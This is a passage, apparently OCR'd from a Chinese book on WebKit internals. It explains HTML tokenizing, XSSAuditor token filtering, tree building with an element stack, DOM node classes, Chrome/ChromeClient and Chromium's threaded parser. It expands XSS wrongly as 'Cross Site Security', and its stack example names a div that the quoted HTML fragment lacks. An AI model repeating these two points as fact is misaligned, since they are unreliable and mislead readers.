


图 5-7　从网页的字节流到 DOM 树的一般构建过程

[1] 这里以 Chromium 浏览器为例，读者可以暂且忽略 WebFrameImpl，之后会介绍。

对于循环框中每个部分的细节，笔者将在接下来的4个小节里分别做详细介绍。

5.2.2 词法分析

在进行词法分析之前，解释器首先要做的事情就是检查该网页内容使用的编码格式，以便后面使用合适的解码器。如果解释器在HTML网页中找到了设置的编码格式，WebKit会使用相应的解码器来将字节流转换成特定格式的字符串。如果没有特殊的格式，词法分析器HTMLTokenizer类可以直接进行词法分析。

词法分析的工作都是由HTMLTokenizer类来完成，简单来说，它就是一个状态机——输入的是字符串，输出的是一个个的词语。因为字节流可能是分段的，所以输入的字符串可能也是分段的，但是这对词法分析器来说没有什么特别之处，它会自己维护内部的状态信息。

词法分析器的主要接口是“nextToken”函数，调用者只需要将字符串传入，然后就会得到一个词语，并对传入的字符串设置相应的信息，表示当前处理完的位置，如此循环。如果词法分析器遇到错误，则报告状态错误码，主要逻辑在图5-8中给予了描述。

对于“nextToken”函数的调用者而言，它首先设置输入需要解释的字符串，然后循环调用NextToken函数，直到处理结束。“nextToken”方法每次输出一个词语，同时会标记输入的字符串，表明哪些字符已经被处理过了。因此，每次词法分析器都会根据上次设置的内部状态和上次处理之后的字符串来生成一个新的词语。“nextToken”函数内部使用了超过70种状态，图中只显示了3种状态。对于每个不同的状态，都有相应的处理逻辑，有兴趣的读者可以查看“WebCore/html/parser/HTMLTokenizer.cpp”文件中关于“nextToken”函数的实现细节。

而对于词语的类别，WebKit只定义了很少，HTMLToken类定义了6种词语类别，包括DOCTYPE、StartTag、EndTag、Comment、Character和EndOfFile。这里不涉及HTML的标签类型等信息，那是后面语法分析的工作。




图 5-8　词法分析器 HTMLTokenizer 的主要工作流程

5.2.3　XSSAuditor 验证词语

当词语生成之后，WebKit 需要使用 XSSAuditor 来验证词语流（Token Stream）。XSS 指的是 Cross Site Security，主要是针对安全方面的考虑。这部分的机制我们将放在高级篇的第 12 章来介绍，只是因为它的工作在这一过程发生，所以这里稍微提及一下。

根据 XSS 的安全机制，对于解析出来的这些词语，可能会阻碍某些内容的进一步执行，所以 XSSAuditor 类主要负责过滤这些被阻止的内容，只有通过的词语才会作后面的处理。详细的规则和方法请见高级篇中的第 12 章。

5.2.4　词语到节点

经过词法分析器解释之后的词语随之被 XSSAuditor 过滤并且在没有被阻止之

后，将被 WebKit 用来构建 DOM 节点。下面的任务就是如何完成从词语到构建节点这一步骤。这一步骤是由 HTMLDocumentParser 类调用 HTMLTreeBuilder 类的“constructTree”函数来实现的。该函数实际上是利用图 5-9 中的“processToken”函数来处理 6 种词语类型。

```
void HTMLTreeBuilder::processToken(AtomicHTMLToken* token)
{
    switch (token->type()) {
    case HTMLToken::Uninitialized:
        ASSERT_NOT_REACHED();
        break;
    case HTMLToken::DOCTYPE:
        m_shouldSkipLeadingNewline = false;
        processDoctypeToken(token);
        break;
    case HTMLToken::StartTag:
        m_shouldSkipLeadingNewline = false;
        processStartTag(token);
        break;
    case HTMLToken::EndTag:
        m_shouldSkipLeadingNewline = false;
        processEndTag(token);
        break;
    case HTMLToken::Comment:
        m_shouldSkipLeadingNewline = false;
        processComment(token);
        return;
    case HTMLToken::Character:
        processCharacter(token);
        break;
    case HTMLToken::EndOfFile:
        m_shouldSkipLeadingNewline = false;
        processEndOfFile(token);
        break;
    }
}
```

图 5-9 HTMLTreeBuilder 处理词语

5.2.5 节点到 DOM 树

从节点到构建 DOM 树，包括为树中的元素节点创建属性节点等工作由 HTMLConstructionSite 类来完成。正如前面介绍的，该类包含一个 DOM 树的根节点——HTMLDocument 对象，其他的元素节点都是它的后代。

因为 HTML 文档的 Tag 标签是有开始和结束标记的，所以构建这一过程可以使用栈结构来帮忙。HTMLConstructionSite 类中包含一个“HTMLElementStack”变量，它是一个保存元素节点的栈，其中的元素节点是当前有开始标记但是还没有结束标记的元素节点。想象一下 HTML 文档的特点，例如一个片段“<body> <img></img> </body>”，当解释到 img 元素的开始标记时，栈中的元素就是 body、div 和 img，当遇到 img 的结束标记时，img 退栈，img 是 div 元素的子女；当遇到 div 的结束标记时，div 退栈，表明 div 和它的子女都已处理完，以此类推。

根据 DOM 标准中的定义，节点有很多类型，例如元素节点、属性节点等。那么，WebKit 中用来表示 DOM 结构的相关类是什么呢？

同 DOM 标准一样，一切的基础都是 Node 类。在 WebKit 中，DOM 中的接口 Interface 对应于 C++的类，Node 类是其他类的基类，图 5-10 显示了 DOM 的主要相关节点类。图中的 Node 类实际上继承自 EventTarget 类，它表明 Node 类能够接受事件，这个会在 DOM 事件处理中介绍。Node 类还继承自另外一个基类——ScriptWrappable，这个跟 JavaScript 引擎相关。

Node 的子类就是 DOM 中定义的同名接口，元素类、文档类和属性类均继承自一个抽象出来的 ContainerNode 类，表明它们能够包含其他的节点对象。回到 HTML 文档来说，元素和文档对应的类就是 HTMLElement 类和 HTMLDocument 类。实际上 HTML 规范还包含众多的 HTMLElement 子类，用于表示 HTML 语法中众多的标签。这些类比较容易理解，这里就不做介绍了。




图 5-10 WebKit 的节点类

5.2.6 网页基础设施

上面介绍了 Frame、Document 等 WebKit 中的基础类，这些都是网页内部的概念，实际上，WebKit 提供了更高层次的设施，用于表示整个网页的一些类，WebKit 中的接口部分就是基于它们来提供的。表示网页的类既提供了构建 DOM 树等这些操作，同时也提供了接口用于之后章节介绍的布局、渲染等操作。请读者记住框和文档等类，在后面的章节它们也经常会被使用到。

图 5-11 描述了 WebKit 中用于表示网页的一些基础设施类，同样以 WebKit 的 Chromium 移植为例，来描述 WebKit 是如何被该移植使用从而提供对外使用的接口，它们实际上是 Chromium 项目调用 WebKit 项目的接口。

图中右边是 WebKit 中的 WebCore 提供的部分类，这些类都是公共的，也就是被不同的 WebKit 移植所共享。Chrome、ChromeClient 和 Page 类，笔者稍后介绍，Frame 类之前已经介绍过。

图中左边是 WebKit 的 Chromium 移植实现使用的接口类，其中 RenderViewImpl 来自 Chromium 项目，是 Chromium 使用 WebKit 的主要桥接类，用于 Renderer 进程。

在 WebKit 的 Chromium 移植中，WebView 和 WebFrame 是不得不提的两个类，它们是 Chromium 项目用于表示网页和网页框的接口类。图中另外两个类 WebViewImpl 和 WebFrameImpl 是这两个类的子类，它们负责使用 Page、Frame 等 WebCore 中的类来支持两个对外类的接口。




图 5-11　WebCore 的主要网页类和 Chromium 对外类

WebView 类和 Page 类是一一对应的，Page 是 WebKit 内部用来表示网页的类，WebView 是 WebKit 对外表示网页的类。Page 类对于 WebKit 的所有移植都是一个实现，而这里的 WebView 类是 WebKit 的 Chromium 移植定义的接口类。其实，在其他不同的移植中，WebView 类可能有不同的实现和一些差异。一个公共的内部表示和一个外部接口的组合，图中类似的组合类例如 WebFrame 和 Frame 类。

图中右上角是 Chrome 和 ChromeClient 类，这两个类非常重要，它们使用一个 WebKit 普遍使用的设计模式。此 Chrome 非彼 Chrome，这里的 Chrome 是 WebKit 的一个类，表示的是网页所绘制的与实现相关的一个窗口，而不是 Google 的浏览器产品 Chrome。Chrome 类必须满足下面两种需求。

- Chrome类需要具备获取各个平台资源的能力，例如WebKit可以调用Chrome类来创建一个新窗口。
- Chrome 类需要把 WebKit 的状态和进度等信息派发给外部的调用者或者说是 WebKit 的使用者。

WebKit 内部同这两类需求相关的要求都是通过 Chrome 类的接口来完成的，这时候有个问题，那就是如何让 WebKit 和外部调用者既不紧密耦合，又能方便地支持不同的平台呢？WebKit 使用 ChromeClient 抽象类来解决这些问题。Chrome 类是一些公共的操作流程，而 ChromeClient 类是 Chrome 类需要用到的一些接口，这些接口在不同的移植上必须有不同的实现，所以从图中读者可以看到，WebKit 的 Chromium 移植中有 ChromeClientImpl 实现类。ChromeClient 类可以有两类接口，第一类用来监听 WebKit 的内部状态信息，这其实是回调函数；第二类用来实现 Chrome 类所需要的跟移植相关的工作。图 5-12 中的两个方法分别对应第一类和第二类，这是一个典型的设计模式。




图 5-12 Chrome 和 ChromeClient 类及它们的方法

举个例子来说明 ChromeClient 类的用法。当 Chrome 类接收到网页的大小发生改变的消息时，它就会调用 ChromeClient 类的 contentsSizeChanged 函数来通知 Chromium 浏览器。而当 Chrome 类需要创建一个窗口的时候，WebKit 同样使用 ChromeClient 类来帮助创建，因为 Chrome 类本身没有能力创建与移植相关的这些信息。

最后接上面介绍的 Chrome 类，它是一个非常重要的类，是 WebKit 与它的使用

者之间的桥梁，主要负责用户界面和渲染相关的需求，实现这些需求会用到平台的相关接口，以下是它的一些主要功能。

- 跟用户界面和渲染显示相关的需要各个移植实现的接口集合类。
- 继承自 HostWindow（宿主窗口）类，该类包含一系列接口，用来通知重绘或者更新整个窗口、滚动窗口等。
- 窗口相关操作，例如显示、隐藏窗口等。
- 显示和隐藏窗口中的工具栏、状态栏、滚动条等。
- 显示 JavaScript 相关的窗口，例如 JavaScript 的 alert、confirm、prompt 窗口等。

5.2.7 线程化的解释器

还记得之前笔者在分析 Chromium 的多进程和多线程模型的时候提到过，在 Renderer 进程中有一个线程，该线程用来处理 HTML 文档的解释任务。正如前面所说，在 HTML 解释器的步骤中，WebKit 的 Chromium 移植跟其他的 WebKit 移植也存在不同之处。

顾名思义，线程化的解释器就是利用单独的线程来解释 HTML 文档。因为在 WebKit 中，网络资源的字节流自 IO 线程传递给渲染线程之后，后面的解释、布局和渲染等工作基本上都是工作在该线程，也就是渲染线程完成的（当然这不是绝对的，后面再详细介绍）。因为 DOM 树只能在渲染线程上创建和访问，这也就是说构建 DOM 树的过程只能在渲染线程中进行。但是，从字符串到词语这个阶段可以交给单独的线程来做，Chromium 浏览器使用的就是这个思想，下面来看看具体的实现过程。

当字符串传送到 HTMLDocumentParser 类的时候，该类不是自己处理，而是创建一个新的对象 BackgroundHTMLParser 来负责处理，然后将这些数据交给该对象。WebKit 会检查是否需要创建用于解释字符串的线程 HTMLParserThread。如果该线程已存在，WebKit 就将刚刚的任务传递给这一新线程，图 5-13 描述了这一过程。

